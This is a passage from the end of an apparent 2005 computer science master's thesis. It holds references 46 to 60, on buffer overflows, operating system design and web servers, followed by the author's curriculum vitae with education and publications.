[46] BARNABY JACK, aka (dark spyrit), "Win32 Buffer Overflows (Location, Exploitation, and Prevention)", Online. Phrack Online. Volume 9, Issue 55, File 15 of 19. Available: http://www.fc.net/phrack/, September 9, 1999.

[47] DilDog. The tao of Windows buffer overflow, http://www.cultdeadcow. com/cDc_files/cDc-351/, April 1998.

[48] Sotiris Ioannidis and Steven M. Bellovin. Sub-Operating Systems: A New Approach to Application Security. Technical Report MS-CIS-01-06, University of Pennsylvania, February 2000

[49] Landwehr, Carl E., Alan R. Bull, John P. McDermott, and William S. Choi, "A Taxonomy of Computer Program Security Flaws," ACM Computing Surveys, Volume 26, Number 3, Pages 221-254, September 1994.

[50] David Mazieres and M. Frans Kaashoek. Secure applications need flexible operating systems. In Proceedings of the6th Workshop on Hot Topics in Operating Systems, May 1997. http://citeseer.ist.psu.edu/mazieres97secure.html

[51] Borriello. G., and Want, R. Embedded Computation Meets the World Wide Web, CACM, Vol. 43, No. 5, May 2000.

[52] Engler, D. R., The Exokernel Operating System Architecuture, Ph.D. thesis, MIT, October 1998.

[53] Herness, E.N., High Jr., R.H., and McGee, J.R. WebSphere Application Server: A foundation for on demand computing, IBM Systems Journal, Vol 43, No. 2, 2004, pages 213-237. http://www.ibm.com/research/autonomic, International Business Machines, Armonk, NY, 2001

[54] Kaashoek, M.F., Engler, D.R., Ganger, G.R., and Wallach, D.A. Server Operating Systems, In the Proceedings of the 7th ACM SIGOPS European Workshop: Systems support for worldwide applications, Connemara, Ireland, September 1996, pages 141-148.

[55] Measuring the Capacity of a Web Server, http://www.cs.rice.edu/CS/Systems/Web-measurement.

[56] Nahum, E., Barzilai, T., and Kandlur, D.D. Performance Issues in WWW Servers, IEEE/ACM Transactions on Networking, Vol.10, No.1, February 2002.

[57] Saltzer, J. H, and Schroeder, D. The Protection of Information in Computer System. Proceedings of the IEEE 63(9): 1278-1308, September 1975.

[58] Web Site Test Tools and Site Management Tools, http://www.softwareqatest.com/qaweb1.html

[59] Karne, R.K., Gattu, R., Dandu, R., and Zhang, Z., "Application-oriented Object Architecture: Concepts and Approach," 26th Annual International Computer Software and Applications Conference, IASTED International Conference, Tsukuba, Japan, NPDPA 2002, October 2002.

[60] Papazoglou, M. P., and Georgakopoulos, D., "Service-Oriented Computing", Communications of the ACM, October 2003, Vol.46, No.10, pp.25-28.

## *CURRICULUM VITA*

NAME: Tufail Ahmed toughbaloch@yahoo.com

PERMANENT ADDRESS: Towson, MD 21212

PROGRAM OF STUDY: Computer Science

DEGREE AND DATE TO BE CONFERRED: Master of Science, 2005

| Collegiate institutions attended | Dates | Degree | Date of Degree |
|---|---|---|---|
| **Towson University**<br>Major: Computer Science | Aug 2003- Aug 2005 | Master of Science | Aug 2005 |
| **Sir Syed University of Engg. & Tech.**<br>Major: Computer Engineering | Dec 1997- Dec 2001 | Bachelor of Science | March 2002 |

**Professional publications:**

Karne, R., Venkatasamy, K., and Tufail, A. How to Run C++ Applications on a Bare PC? , SNPD Conference05, Towson University, Towson, MD, May 2005.

Karne, R., Venkatasamy, K., and Tufail, A. Dispersed Operating System Computing, OOPSLA '05, San Diego, CA, October 2005.